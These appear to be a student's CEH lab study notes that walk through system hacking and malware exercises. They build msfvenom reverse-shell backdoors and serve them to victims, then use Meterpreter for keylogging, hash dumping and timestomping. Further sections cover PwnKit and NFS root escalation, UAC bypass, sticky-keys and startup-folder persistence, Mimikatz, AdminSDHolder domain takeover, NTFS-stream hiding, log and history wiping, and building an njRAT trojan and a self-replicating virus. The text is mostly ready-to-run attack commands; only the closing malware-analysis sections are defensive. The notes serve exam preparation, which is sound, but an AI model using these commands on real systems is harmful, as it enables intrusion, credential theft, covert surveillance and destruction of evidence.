=Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, M eterpreter successfully extracts the NTLM hashes and displays them
=You can further crack these password hashes to obtain plaintext passwords. You have successfully escalted windows 11 machine
=You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges.
8)Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter = suppose you have a secrete file in windows machine
=open the terminal and go to root and type command Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe** and press **Enter**.
=now we will share this backdore to the target machine
=In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.
=Type **cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.
=To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.
=start msfconsole by command and Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.
=Now, issue the following commands in msfconsole:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **show options** and press **Enter**; this lets you know the listening port

=To start the handler, type **exploit -j -z** and press **Enter**.
=Now go to windows machine open firefox type http://10.10.1.13/share and download Backdore.exe application and run it
=download the Backdore and run it The **Meterpreter** session has successfully been opened, as shown in the screenshot.Type **sessions -i 1**
= to see the secret file type **pwd** to see which directtory you are you will be in the download directory of admin **ls** command to list file and **cat secret.txt** to view the contect of file
=Now, we will change the **MACE** attributes of the **Secret.txt** file.(While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.
To leave no trace of these MACE attributes, use the timestomp command to change the attributes as you wish after accessing a file.)
=To view the mace attributes of **Secret.txt**, type **load priv** and **timestomp Secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.
=To change the **MACE** value, type **timestomp Secret.txt -m "02/11/2018 08:10:03"** and press **Enter**. This command changes the **Modified** value of the **Secret.txt** file.
=Similarly, you can change the **Accessed** (**-a**), **Created** (**-c**), and **Entry Modified** (**-e**) values of a particular file.
=Now that you have successfully exploited the system, you can perform post-exploitation maneuvers such as key-logging. Type **keyscan_start** and press **Enter** to start capturing all keyboard input from the target system.
= go to windows machine type something and comback to parrot and type command **keyscan_dump** to see what target typed
= get the shell by typing shell command and type **dir /a:h** retrieve the directory names with hidden attributes.
=type **netsh firewall show state** and press **Enter**, to display current firewall state. Type **netsh firewall show config** and press **Enter** to view the current firewall settings in the target system.
=Type **wmic /node:"" product get name,version,vendor** and press **Enter** to view the details of installed software.
=Type **wmic cpu get** and press **Enter**, to retrieve the processor's details.

=Type **wmic useraccount get name,sid** and press **Enter**, to retrieve login names and SIDs of the users

9)Escalate Privileges by Exploiting Vulnerability in pkexec and get root access= Polkit or Policykit is an authorization API used by programs to elevate permissions and run processes as an elevated user.The successful exploitation of the Polkit pkexec vulnerability allows any unprivileged user to gain root privileges on the vulnerable host.

=open the terminal and type **whoami** you will see that your not a root user

=in the terminal window, type **mkdir /tmp/pwnkit** and press **Enter**.

=Now, in the terminal type **mv CVE-2021-4034 /tmp/pwnkit/** and press **Enter**.

=In the terminal window, type **cd /tmp** and press **Enter** to navigate to **tmp** directory.

=Type **cd pwnkit** and press **Enter** to navigate into **pwnkit** folder.

=Type **cd CVE-2021-4034/** and press **Enter** to navigate into **CVE-2021-4034** folder.

=In the CVE-2021-4034 directory, type **make** and press **Enter**.

=Now, in the terminal, type **./cve-2021-4034** and press **Enter**.

=A shell will open, in the shell type **whoami** and press **Enter**.

=You can observe that, we have successfully got root privileges in the **Parrot Security** machine, without entering any credentials

10)Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS = Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.

= suppose you are given a misconfigured NFS iin target system so first scan it with nmap = In the terminal window, type **nmap -sV 10.10.1.9** and press **Enter**, to perform an Nmap scan. After scan we can see open port using NFS service

= in the terminal window, type **sudo apt-get install nfs-common** and press **Enter**.

=Now type **showmount -e 10.10.1.9** and press **Enter**, to check if any share is available for mount in the target machine. We can see that the home directory is mountable

=Now, type **mkdir /tmp/nfs** and press **Enter** to create nfs directory.

=Now, type **sudo mount -t nfs 10.10.1.9:/home /tmp/nfs** in the terminal and press **Enter** to mount the nfs directory on the target machine.

=Type **cd /tmp/nfs** and press **Enter** to navigate to nfs folder

=Type **sudo cp /bin/bash .** in the terminal and press **Enter**.

=In the terminal, type **sudo chmod +s bash** and press **Enter**.

=Type **ls -la bash** and press **Enter**.

=To get the amount of free disk available type **sudo df -h** and press **Enter**.

=Now we will try to login into target machine using ssh. Type ssh -l ubuntu 10.10.1.9 and press Enter and enter the password

=In the terminal window type **cd /home** and type **./bash -p**

=We have successfully opened a bash shell in the victim machine, type **id** and press **Enter** to get the id's of users.

=Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access

=type **cp /bin/nano .** and press **Enter**.

=Type **chmod 4777 nano** and press **Enter**.

=In the terminal, type **ls -la nano** and press **Enter**

=type **cd /home** and press **Enter**. Now, type **ls** and press **Enter** to list the contents in home directory.

=To open the shadow file from where we can copy the hash of any user, type **./nano -p /etc/shadow** and press **Enter**.

=/etc/shadow file opens showing the hashes of all users. You can copy any hash from the file and crack it using john the ripper or hashcat tools, to get the password of desired users.

=close the nano editor.In the terminal, type **cat /etc/crontab** and press **Enter**, to view the running cronjobs.

=Type **ps -ef** and press **Enter** to view current processes along with their PIDs

=Type **find / -name "*.txt" -ls 2> /dev/null** and press **Enter** to view all the .txt files on the system

=Type **route -n** and press **Enter** to view the host/network names in numeric form.

=Type **find / -perm -4000 -ls 2> /dev/null** and press **Enter** to view the SUID executable binaries.

11)Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys = Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, previleged access to the machine.

= go to parrot terminal go to root and Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe** and press **Enter**.

=In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

=Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** in the terminal window and press **Enter**

=Start the Apache server by typing **service apache2 start** and press **Enter**. And start the **msfconsole**

=In Metasploit type **use exploit/multi/handler** and press **Enter**.

=Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

=Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

=Type **set lport 444** and press **Enter** to set lport.

=Now, type **run**

=open the windows machine open the browser type **http://10.10.1.13/share** and **download Windows exe** file and run it

=the meterpreter session will be creted and you will get system access type **sysinfo** command and check

=Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

=Type **background** and press **Enter** to background the current session.

=Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.

=type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

=Type **set session 1** and press **Enter**.

=Type **show options** in the meterpreter console and press **Enter**.

=To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

=To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

=Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.

=The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

=Type **getsystem -t 1** and press **Enter** to elevate previleges

=type **getuid** and press **Enter**, The meterpreter session is now running with system previleges.

=Type **use post/windows/manage/sticky_keys** and press **Enter**.

=Now type **sessions i*** and press **Enter** to list the sessions in meterpreter.

=In the console type **set session 2** to set the privileged session as the current session.

=In the console type **exploit** and press **Enter**, to begin the exploit.

=open the windows machine sign into **Martin** account using apple as password.

= click on shift key 5 time this will open a command prompt on the lock screen with System privileges instead of sticky keys error window.

=We can see that we have successfully got a persistent System level access to the target system by exploiting sticky keys

12)Escalate Privileges to Gather Hashdump using Mimikatz = Mimikatz is a post exploitation tool that enables users to save and view authentication credentials such as kerberos tickets, dump passwords from memory, PINs, as well as hashes. It enables you to perform functions such as pass-the-hash, pass-the-ticket, and makes post exploitation lateral movement

within a network.
=open the terminal go to root and type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/backdoor.exe** and press **Enter**.
=In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share backdoor.exe with the victim machine.
=Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/backdoor.exe /var/www/html/share/** in the terminal window and press **Enter**
=Start the Apache server by typing **service apache2 start** and press **Enter** and start msfconsole
=In Metasploit type **use exploit/multi/handler** and press **Enter**.
=Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
=Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
=Type **set lport 444** and press **Enter** to set lport.
=Now type **run** in the Metasploit console and press **Enter**.
=open the windows machine open the browser type **http://10.10.1.13/share** and **download backdoor exe** file and run it
=the meterpreter session will be creted and you will get system access type **sysinfo** command and check
=Type **background** and press **Enter** to background the current session.
=In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
=Now type **set session 1** and press **Enter**.
=Type **show options** in the meterpreter console and press **Enter**.
=To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
=To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
=Type **exploit** and press **Enter** to begin the exploit on Windows 11 machine.
=The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
=Type **getsystem -t 1** and press **Enter** to elevate previleges.
=Now type **getuid** and press **Enter**, The meterpreter session is now running with system previleges
=Type **load kiwi** in the console and press **Enter** to load mimikatz.
=Type **lsa_dump_sam** and press **Enter** to load NTLM Hash of all users. And look for admin hashesh for password change
=To view the LSA Secrets Login hashes type **lsa_dump_secrets** and press **Enter**.
=Now we will change the password of **Admin** using the **password_change** module.
In the console, type **password_change -u Admin -n [NTLM hash of Admin acquired in previous step] -P password** (here, the NTLM hash of **Admin** i**92937945b518814341de3f726500d4ff**)
=Check the new hash value by typing **lsa_dump_sam** and press **Enter** to load NTLM Hashes of all users.
= now go to windows machine type old password it will not take type new **password** it get logedin
***must use * 13)linux privilege escaltion** = to escalte linux privalge download the **LinPEASS** = https://github.com/carlospolop/PEASS-ng
= https://github.com/carlospolop/PEASS-ng/releases/tag/20231008-041e379c tool and use it to find vulnerability in linux machine and use given CVE name in result and find its exploit on githun or other website and gain access to root

- **Maintain Remote Access and Hide Malicious Activities =** You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system. Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy

***must use*14)Hide Files using NTFS Streams=**NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes.
= here we will hide a malicious exe file from cmd and later excute with cmd so make a new folder where you will save the file in bring the exe file open the cmd in that folder in cmd type **notepad readme.txt** and notepad will open write something in it because we are going to hide exe file in txt file save the file and close the notepad in terminal type **dir** to comform if file is created then Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**. Now go to the file and delete that exe file now In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.Now, type **backdoor.exe** and press **Enter**. The calculator program will execute,
must use *15)Hide Data using White Space Steganography=** ***SNOW -- for hideing and extracting hiden data from ***text file*** its Windows tool
SNOW = go to folder and open the folder in terminal and you would get file also there to hide data so give the bellow command
=create a txt file **readme.tx**t and type something in it and save it keep the both txt and snow exe file in one folder and in that folder open the cmd and in cmd type
=Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.
= (Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)
=Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
=Now, type **snow -C -p "magic" readme2.txt**. It will show the content of readme.txt
=To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit** --> **Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs,
16)Image Steganography using OpenStego and StegOnline= Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.
***Must use * OpenStego=** open the tool after opening the app add secrete file you want to add in image in message file , then select cover file in which you want to hide the data and change the name and save it
--- same with extracting data from image just choice the file and folder for output and if password is given enter it or leave blank if you find any hash data and asked to decrypt it go to hashesh.com and decript it
StegOnline = open the browser go to **https://stegonline.georgeom.net/upload** and press **Enter** click on upload and upload the image in which you want to hide the data then In the **Embed Data** page check the checkboxes under row **5** and in columns **R**, **G**, and **B** then Scroll down to **Input Data** field and ensure that **Text** option is selected from the drop down, and type your data you want to hide scrool downon your image will be ready just download it
=to extract data from image just do same thing repate go to upload section upload the secret file the **Embed Data** page check the checkboxes under row **5** and in columns **R**, **G**, and **B** then scrool down and download the extracted data from image
17)Maintain Persistence by Abusing Boot or Logon Autostart Execution= The startup folder in Windows contains a list of application shortcuts that are executed when the Windows machine is booted. Injecting a malicious program into the startup folder causes the program to run when a user logins and helps you to maintain persistence or escalate privileges using the misconfigured startup folder.
=open the terminal go to root and type command to create malicious exe type command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/exploit.exe**
=In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share backdoor.exe with the victim machine.
=Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/exploit.exe /var/www/html/share/** in the terminal window and press **Enter**
=Start the Apache server by typing **service apache2 start** and press **Enter** and start **msfconsole**
=In Metasploit type **use exploit/multi/handler** and press **Enter**.
=Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
=Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
=Type **set lport 444** and press **Enter** to set lport.
=Now type **run** in the Metasploit console and press **Enter**.
=open the windows machine open the browser type **http://10.10.1.13/share** and **download exploit exe** file and run it
=the meterpreter session will be creted and you will get system access type **sysinfo** command and check

=Type **background** and press **Enter** to background the current session.
=In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
=Now type **set session 1** and press **Enter**.
=Type **show options** in the meterpreter console and press **Enter**.
=To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
=To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
=Type **exploit** and press **Enter** to begin the exploit on Windows 11 machine.
=The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.
=Type **getsystem -t 1** and press **Enter** to elevate previleges.
=Now type **getuid** and press **Enter**, The meterpreter session is now running with system previleges
=Now we will navigate to the Startup folder, to do that type **cd "C:\\ProgramData\\Start Menu\\Programs\\Startup"** and press **Enter**.
=Now we will create payload that needs to be uploaded into the Startup folder of **Windows 11** machine
=Open a new terminal windows and type the following command and press **Enter**,
=**msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f exe > payload.exe**
=Now to upload the malicious file into the **Windows 11** machine navigate to the previous terminal and type **upload /home/attacker/payload.exe** and press **Enter**.
=We have successfully uploaded the payload into the target machine. Now switch to **windows machine** and sign in into **admin** and restart the machine
=now go back to parrot machine start terminal with root and enter this commands **msfconsole**
=In Metasploit type **use exploit/multi/handler** and press **Enter**.
=Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
=Type **set lhost 10.10.1.13** and press **Enter** to set lhost
=Type **set lport 8080** and press **Enter** to set lport.
=Now type **exploit** to start the exploitation.
=switch to **Windows 11** machine login to **Admin** account and restart the machine and login so that the malicious file that is placed in the startup folder is executed.
=switch to the **Parrot Security** machine and you can see that the meterpreter session is opened.
=Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator.

18)Maintain Domain Persistence by Exploiting Active Directory Objects= AdminSDHolder is an Active Directory container with the default security permissions, it is used as a template for AD accounts and groups, such as Domain Admins, Enterprise Admins etc. to protect them from unintentional modification of permissions.
If a user account is added into the access control list of AdminSDHolder, the user will acquire "GenericAll" permissions which is equivalent to domain administrators.
= go to parrot terminal go to root and Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe** and press **Enter**.
=In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.
=Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** in the terminal window and press **Enter**
=Start the Apache server by typing **service apache2 start** and press **Enter**. And start the **msfconsole**
=In Metasploit type **use exploit/multi/handler** and press **Enter**.
=Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
=Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
=Type **set lport 444** and press **Enter** to set lport.
=Now, type **run**
=open the windows machine open the browser type **http://10.10.1.13/share** and **download Windows exe** file and run it
=the meterpreter session will be creted and you will get system access type **sysinfo** command and check
=We can see that we currently have admin access to the system.
=in the meterpreter shell type **upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads** and press **Enter**.
=Type **shell** and press **Enter** to create a shell in the console.
=Type **cd C:\Windows\System32** in the shell and press **Enter**
=In the shell type **powershell** and press **Enter** to launch powershell
=As we have access to PowerShell access with admin privileges, we can add a standard user **Martin** in the CEH domain to the **AdminSDHolder** directory and from there to the =**Domain Admins** group, to maintain persistence in the domain.
=To navigate to the PowerView folder in the target machine, in the powershell type **cd C:\Users\Administrator\Downloads\PowerView** and press **Enter**.
=Type, **Import-Module ./powerview.psm1** and press **Enter** to Import the powerview.psm1.
=enter the following command and press **Enter** to add Martin to ACL.
=Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All
=To check the permissions assigned to **Martin** enter the following command in the console and press **Enter**.
=Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs
=We can see that user **Martin** now has **GenericaALL** active directory rights
=REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
=net group "Domain Admins" Martin /add /domain
=In **Windows Server 2022** machine sign out from **Administrator** account and click on Other user, in the User name field type **CEH\Martin** and in the Password field **apple** and press =**Enter**.You will be successfully able to sign-in with user **Martin** account. Open a powershell window and type **dir \\10.10.1.22\C$** and press **Enter**.

19)Covert Channels using Covert_TCP=

- ***Covert TCP*** = helps us to hide data in TCP/IP header and send over network we send data in left out space in header 1 byte at a time , there are 2 commands for this 1 for sending data over tcp and 2 for listing data , it will be a c file so use it in a linux it should be downloaded in both machine examine it on wireshark in tcp filter and search in header
- Open the terminal go to downloaded directory of tool given command in both machine = ***cc -o covert_tcp covert_tcp.c*** (this will give error just ignore it) then make both user root and keep the file in same folder from where you will excute this commands and create a **secrete.txt file** within data in it to send data from sender andthen first start listner and
  For receiving/listening= **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file receive.txt --*machine2***
  For sending= **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 8888 -dest_port 9999 -file secret.txt-----*machine 1***
- ***If you don't understand or didn't work in exam goto pentester guy chanel or InfoVault chanel***
  - **Clear Logs to Hide the Evidence of Compromise**

20)View, Enable, and Clear Audit Policies using Auditpol=
Auditpol.exe is the command-line utility tool to change the Audit Security settings at the category and sub-category levels. You can use Auditpol to enable or disable security auditing on local or remote systems and to adjust the audit criteria for different categories of security events.
=the **Command Prompt** appears in the results, click **Run as administrator** to launch it
=A **Command Prompt** window with **Administrator** privileges appears. Type **auditpol /get /category:***
=Type **auditpol /set /category:"system","account logon" /success:enable /failure:enable**
=Type **auditpol /get /category:***
=Type **auditpol /clear /y** and press **Enter**
=Type **auditpol /get /category:***

21)Clear Windows Machine Logs using Various Utilities=

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.
=In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.
=A **Command Prompt** window appears, and the utility starts clearing the event logs,
=the **Command Prompt** appears in the results, click **Run as administrator** to launch it
=A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.
=Now, type **wevtutil cl [log_name]** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.
=In **Command Prompt**, type **cipher /w:[Drive or Folder or File Location]** and press **Enter** to overwrite deleted files in a specific drive, folder, or file (**cipher /w:C:)**
22)Clear Linux Machine Logs using the BASH Shell =the BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more ~/.bash_history command.
=-open the terminal Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.
=type **history -c** and press **Enter** to clear the stored history.
=Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.
=Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.
=Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content,
=You can use all the above-mentioned commands in a single command by issuing ***shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit***.

6)Malware Threats= With the help of a malicious application (malware), an attacker gains access to stored passwords in a computer and is able to read personal documents, delete files, display pictures, or messages on the screen, slow down computers, steal personal information, send spam, and commit fraud

***must use *1)Gain Control over a Victim Machine using the njRAT RAT Trojan=**
Attackers use Remote Access Trojans (RATs) to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his/her awareness. They can perform screening and camera capture, code execution, keylogging, file access, password sniffing, registry management, and other tasks. The virus infects victims via phishing attacks and drive-by downloads and propagates through infected USB keys or networked drives. It can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.
= in the attacker machine Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe**.
=The **njRAT GUI** appears along with an njRAT pop-up, where you need to specify the port you want to use to interact with the victim machine. Enter the port number and click **Start**.In this task, the default port number **5552** has been chosen
=The njRAT GUI appears; click the **Builder** link located in the lower-left corner of the GUI to configure the exploit details.
=The **Builder** dialog-box appears; enter the IP address of the **Windows 11** (attacker machine) machine in the **Host** field, check the option **Registy StarUp**, leave the other settings to default, and click **Build**.
=Now, use any technique to send this server to the intended target through email or any other source (in real-time, attackers send this server to the victim). We will use share folder
= now switch to the victim machine here we will use windows 22 server go to share folder copy that exe file on desktop Double-click the server (**Test.exe**) to run this malicious executable
=switch back to the **Windows 11** machine. Maximise njRAT GUI window. As soon as the victim (here, you) double-clicks the server, the executable starts running and the njRAT client (njRAT GUI) running in **Windows 11** establishes a persistent connection with the victim machine,Unless the attacker working on the **Windows 11** machine disconnects the server on their own, the victim machine remains under their control.
=Right-click on the detected victim name and click **Manager**. The **manager** window appears with **File Manager** selected by default. Right click on any file you will get many option to upload delet and many more
=Click on **Process Manager**. You will be redirected to the Process Manager, where you can right-click on a selected process and perform actions such as **Kill**, **Delete**, and **Restart**
=Click on **Connections**, select a specific connection, right-click on it, and click **Kill Connection**. This kills the connection between two machines communicating through a particular port.
=Click **Remote Shell**. This launches a remote command prompt for the victim machine (**Windows Server 2022**).
=In the text field present in the lower section of the window, type the command **ipconfig/all** and press **Enter**
=In the same way, click **Services**. You will be able to view all services running on the victim machine. In this section, you can use options to **start**, **pause**, or **stop** a service.
=Close the **Manager** window.Right-click on the victim name, and then select **Remote Desktop**.A **Remote Desktop** window appears; **hover the mouse cursor to the top-center** area of the window. A down arrow appears; click it. And click on mouse and keyboard and auto save so you can use mouse and keyboard on victim machine
=In the same way, right-click on the victim name, and select **Remote Cam** and **Microphone** to spy on them and track voice conversations.
=right-click on the victim name, and click **Keylogger**. The window displays all the keystrokes performed by the victim on the **Windows Server 2022** machine
=Right-click on the victim name, and click **Open Chat**.A chat box appears; type a message, and then click **Send**. In real-time, as soon as the attacker sends the message, a pop-up appears on the victim's screen (**Windows Server 2022**),
= if the user restart the machine you will lost the connection but again when user logsin you will get back the machine access

2)Create a Virus using the JPS Virus Maker Tool and Infect the Target System using a Virus =
=In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Virus Maker\JPS Virus Maker** and double-click **jps.exe**.
=The **JPS (Virus Maker 4.0)** window appears; tick the **Auto Startup** checkbox.
=From the **Virus Options**, check the **options** that you want to embed in a new virus file.
=In this task, the options embedded in the virus file are **Disable TaskManager**, **Disable Windows Update**, **Disable Control Panel**, **Disable Drives**, **Hide Windows Clock**, **Hide Desktop Icons**, **Enable Remote Desktop**, **Remove Bluetooth**, **Turn Off Windows Firewall**, **Turn Off Windows Defender**, and **Auto Startup**.
=Ensure that the **None** radio button is selected to specify the trigger event when the virus should start attacking the system after its creation.
=Now, before clicking on **Create Virus!**, click the right arrow icon from the right-hand pane of the window to configure the virus options.
=Check the **Change Windows Password** option, and enter a password (here, **qwerty**) in the text field. Check the **Change Computer Name** option, and type **Test** in the text field.
=You can even configure the virus to convert to a worm. To do this, check the **Enable Convert to Worm** checkbox, and provide a **Worm Name** (here, **fedevi**). For the worm to self replicate after a particular time, specify the time in seconds (here, **1 second**) in the **Copy After** field.
=Ensure that the **JPG Icon** radio button is selected under the **Change Icon** section. Ensure that the **None** radio button is selected in the lower part of the window.
=After completing your selection of options, click the drop-down icon next to the **Create Virus!** button and select **x86(32Bit)**; click **Create Virus!**
=A **Virus Created Successful!** pop-up appears; click **OK**.
=The newly created virus (server) is placed automatically in the **folder** where jps.exe is located, but with the name **Server.exe**. Send it to victim anyhow
=Here, we are logging into the machine as a victim. We are using windows 22 server
=Once you have executed the virus, close the window and you can observe that the **Desktop** screen goes blank, indicating that the virus has infected the system, as shown in the screenshot.
=Surprised by the system behavior, the victim (you) attempts to fix the machine by restarting it. Once the machine has rebooted, try to log in to the machine with the provided **Username** and **Password**. You should receive the error message "the password is incorrect. Try again."
=Now, try to open **Task Manager**; observe that an opening error pop-up appears, and then click **OK**.You will get a similar error for all the applications that are disabled by the virus.

3)Perform Malware Scanning using Hybrid Analysis = Hybrid Analysis is a free service that analyzes suspicious files and URLs and facilitates the quick detection of unknown threats such as viruses, worms, Trojans, and other kinds of malware.It helps ethical hackers and penetration testers to examine files and URLs, enabling the identification of viruses, worms, Trojans, and other malicious content detected by anti-virus engines and website scanners.
= go to windows machine open any browser and type **https://www.hybrid-analysis.com** and press **Enter**.click **Drag & Drop For Instant Analysis** section to upload a virus file.
=Getting Things Ready page appears and the virus file begins to upload. Once it is uploaded, the status bar reaches **100%**Scroll-down to check the **I consent to the Terms & Conditions and Data Protection Policy** checkbox and **I'm not a robot** checkbox. Click **Continue**.
=Analysis Environments page appears, select **Windows 7 64 bit** radio-button and click **Generate Public Report**.
=In the **Anti-Virus Results** section, you can observe the AV results obtained from different online resources such as **CrowdStrike Falcon**, **MetaDefender** and **VirusTotal**.

= you can also visit to virus total and check result and its details

4)Perform Malware Disassembly using OllyDbg= OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is unavailable. It traces registers, recognizes procedures, API calls switches, tables, constants, and strings, and locates routines from object files and libraries.

=Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\OllyDbg** and double-click **OLLYDBG.EXE**. Then 2-3 pop-up will come just click ok ..Choose **File** from the menu bar, and then choose **Open and open file you want to analysis**

=Choose **View** in the menu bar, and then choose **Log**.The **Log data** also displays the program entry point and its calls to known functions.

=Choose **View** in the menu bar, and then choose **Executable modules**.Double-click any module to view the complete information of the selected module.

=Choose **View** in the menu bar, and then choose **Memory**.

=Choose **View** in the menu bar, and then choose **Threads**.

- **Perform Dynamic Malware Analysis =** Dynamic Malware Analysis, also known as behavioral analysis, involves executing malware code to learn how it interacts with the host system and its impact after infecting the system.

= if you have trojen in your sysytem and its sending remote connection to others then use Tcpview tool

Navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\TCPView** and double-click **Tcpview.exe** to launch the application.

=after opeing tool you will get to see remote conection in yellow highlight area right click on it and you can kill the process

7)Sniffing =

Sniffing is straightforward in hub-based networks, as the traffic on a segment passes through all the hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.

